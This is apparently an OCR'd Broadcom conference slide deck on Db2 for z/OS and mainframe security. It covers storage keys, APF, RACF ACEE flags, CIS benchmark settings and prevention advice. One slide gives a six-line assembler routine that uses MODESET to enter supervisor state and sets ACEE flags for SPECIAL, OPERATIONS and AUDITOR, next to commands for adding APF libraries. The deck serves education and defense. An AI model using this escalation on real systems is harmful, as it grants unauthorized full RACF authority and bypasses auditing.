  - PRIVILEGED - If the user has the privileged attribute, RACF grants the request. Such requests cannot be audited.
    - PTF to avoid ACEEPRIV in utility programs
- ACEE modification detection in z/OS
  - please note that a hit does not always means a problem

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.


Storage & APF (yes, once again)

- **Storage**
  - Storage contains information you typically don’t have access to
  - Commands may not show the details, but that **information is in the storage**
  - Reading storage **does not generate alerts** nor **audit records**
  - With a proper knowledge you can even navigate to **Db2 buffer pools**!
  - **Storage Keys** vs **PSW Keys**, **Fetch protection**
- **APF**
  - Allows the program to change CPU **state to supervisor state**
  - Allows the program to **change any region of storage**, including read only areas!
  - APF commands
    - /D PROG,APF
    - /SETPROG APF,ADD,DSNAME=EMIL.APF.EXAMPLE,SMS
  - APF in USS - viewable with -E flag on ls




```
$ ls -lE ./a.out
-rwxr-xr-x  a-s-   1          53248 Feb 28  2020 ./a.out
```

    - Use the command extattr +a to set a file APF
      - You’ll need read access to the **BPX.FILEATTR.APF** resource in the FACILITY class



Conditions		Is Access to Storage Permitted	
Fetch-Protection Bit of Storage Key	**Key Relation**	**Fetch**	**Store**
0	Match	Yes	Yes
0	Mismatch	Yes	No
1	Match	Yes	Yes
1	Mismatch	No	No



The keys are said to match when the four access-control bits of the storage key are equal to the access key, or when the access key is zero.

- User programs run normally with Key 8
- Db2 runs with Key 7

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

UPDATE or higher access to APF – Game Over!

- Authorized Program Facility (APF)
  - if you have at least **UPDATE access** you can do whatever you want!
  - **Unrestricted access** to memory
  - MODESET macro
    - set KEY in PSW
    - set supervisor
- Privilege escalation in six lines!




Table 6. Structure ACEE (continued)

Offset Dec	Offset Hex	Type	Len	Name(Dim)	Description
38	(26)	BITSTRING	1	ACEEFLG1	User flags
		1...		ACEESPEC	1 - Special attribute
		.1..		ACEEADSP	1 - Automatic data security protection
		..1.		ACEEOPER	1 - Operations attribute
		...1		ACEEAUDT	1 - Auditor attribute
		.... 1...		ACEELOGU	1 - User is to have most RACF functions logged
		.... .1..		ACEEROA	1 - Read-only auditor attribute
		.... ..1.		ACEEPRIV	1 - User is a started procedure with the privileged attribute
		1		ACEERACF	1 - RACF-defined user

```
MODESET KEY=ZERO,MODE=SUP
L 5,X’224’
L 5,X’6C’(5)
L 5,X’C8’(5)
NI X’26’(5),X’00’
OI X’26’(5),X’B1’
```

```
PSAAOLD->
ASCBASXB->
ASXBSENV->
set ACEEFLG1 bits
    ACEESPEC+ACEEOPER+
    ACEEAUDT+ACEERACF
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Prevention

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

What to do next


- **Don’t panic!**
- **Educate** yourself and your team
- Implement **security practices**
  - Be current with maintenance
  - Monitor
  - Audits
  - Static code analysis
  - Vulnerability scans
  - zAuthorized Code Scanner (zACS), ACEE modification detection
  - Pervasive Encryption
  - Multilevel Security (MLS)
  - Multi factor authentication (MFA)

- Get Ready for a **Pen Test**?
  - What is a Pen Test?
    - Penetration Testing Execution Standard (PTES) methodology,
    - Open Web Application Security Project (OWASP) approach for web
    - Ethical hacking
    - Blackbox/greybox/whitebox
  - What is it not?
    - App scanning
    - unit test
  - Internal vs external

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

CIS Benchmark for Db2 13 - Highlights


- **Center for Internet Security** (CIS) Db2 13 report
- Protect Db2 **system datasets**
  - physical table spaces, logs, BSDS, SDSNLOAD, SDSNEXIT
- Protect the **subsystem access**
- Recommended **zParms** setting
  - AUTHEXIT_CACHEREFRESH = ALL
  - AUTH = YES
  - EXTSEC = NO
  - SEPARATE_SECURITY=YES
  - TCPALVER = SERVER_ENCRYPT
- Secure **remote connections**
  - Use SSL, MFA,
- Restrict access to catalog tables



EXTENDED SECURITY field (EXTSEC subsystem parameter)


Recommendation: Specify a value of YES. This setting allows properly enabled DRDA clients to determine the cause of security failures without requiring Db2 operator support. A value of YES also allows RACF users on properly enabled Db2 clients to change their passwords.

Note: This is a security-related parameter. When this parameter is set to YES, detailed reason codes are returned to the client when a DDF connection request fails because of security errors that might enable more malicious attacks. If this parameter is set to YES, RACF users can change their passwords by using the DRDA change password function.



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

ChatGPT? (again)



How to monitor ACEE privilege escalations?

Monitoring for ACEE privilege escalations can be done through auditing and logging of security events in z/OS.

Here are some general steps that can be taken to monitor for ACEE privilege escalations:

1. Enable auditing: Ensure that auditing is enabled on the z/OS system and that appropriate audit classes are defined to capture security-related events.
2. Monitor security-related events: Set up security monitoring tools to capture and analyze security-related events, including events related to ACEE privilege escalations. This can include monitoring logs for specific events or using security information and event management (SIEM) tools to analyze logs and detect potential threats.
3. Analyze access patterns: Look for anomalies in access patterns and monitor for any changes in user behavior that may indicate a potential privilege escalation attack. This can include monitoring for unusual or unexpected file accesses, abnormal command usage, or other suspicious activity.
4. Implement access controls: Implement access controls that restrict access to sensitive system resources to only authorized users and processes. This can help prevent unauthorized privilege escalations from occurring in the first place.
5. Regularly review logs and audit trails: Regularly review logs and audit trails to detect potential security incidents or policy violations. This can help identify any potential privilege escalations that may have occurred and allow for prompt remediation.

By implementing these steps, it is possible to monitor for ACEE privilege escalations and detect potential security incidents in a timely manner, helping to maintain the security and integrity of the z/OS system.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Links and references

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Links

Links embedded **in the prior slides** ;-)

IDUG presentations with a lots of links/resources

- NA22B14 - In the world of Ransomware Protecting your Db2 for z/OS Assets is Vital, Bob Tilkes, IBM
- NA22B13 - Secure your Db2 for z/OS access with Multi-factor Authentication, Gayathiri (Gaya) Chandran, Derek Tempongko, IBM
- NA22G16 - Db2 Security Best Practices, David Beulke, Dave Beulke and Associates
- EU22G01 - Db2 for z/OS Security – An Introduction, Gayathiri (Gaya) Chandran, IBM
- EU22E10 - SQL Injection and Db2 Pathology and Prevention, Petr Plavjaník, Broadcom
- EU22B17 - Security and Compliance With Db2 13 for z/OS, Gayathiri (Gaya) Chandran, IBM
- EU21G07 - Are you security aware?, Jan Marek, Broadcom

IBM Documentation

- Principles of Operations
- Data Areas
- Authorized Assembler Services Guide and Reference
- RACF Security Admin’s Guide
- Db2 Managing Security, RACF Access Control Module Guide

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Thank you!

Greetings from friendly next-gen hackers! ☺

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Thank You

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.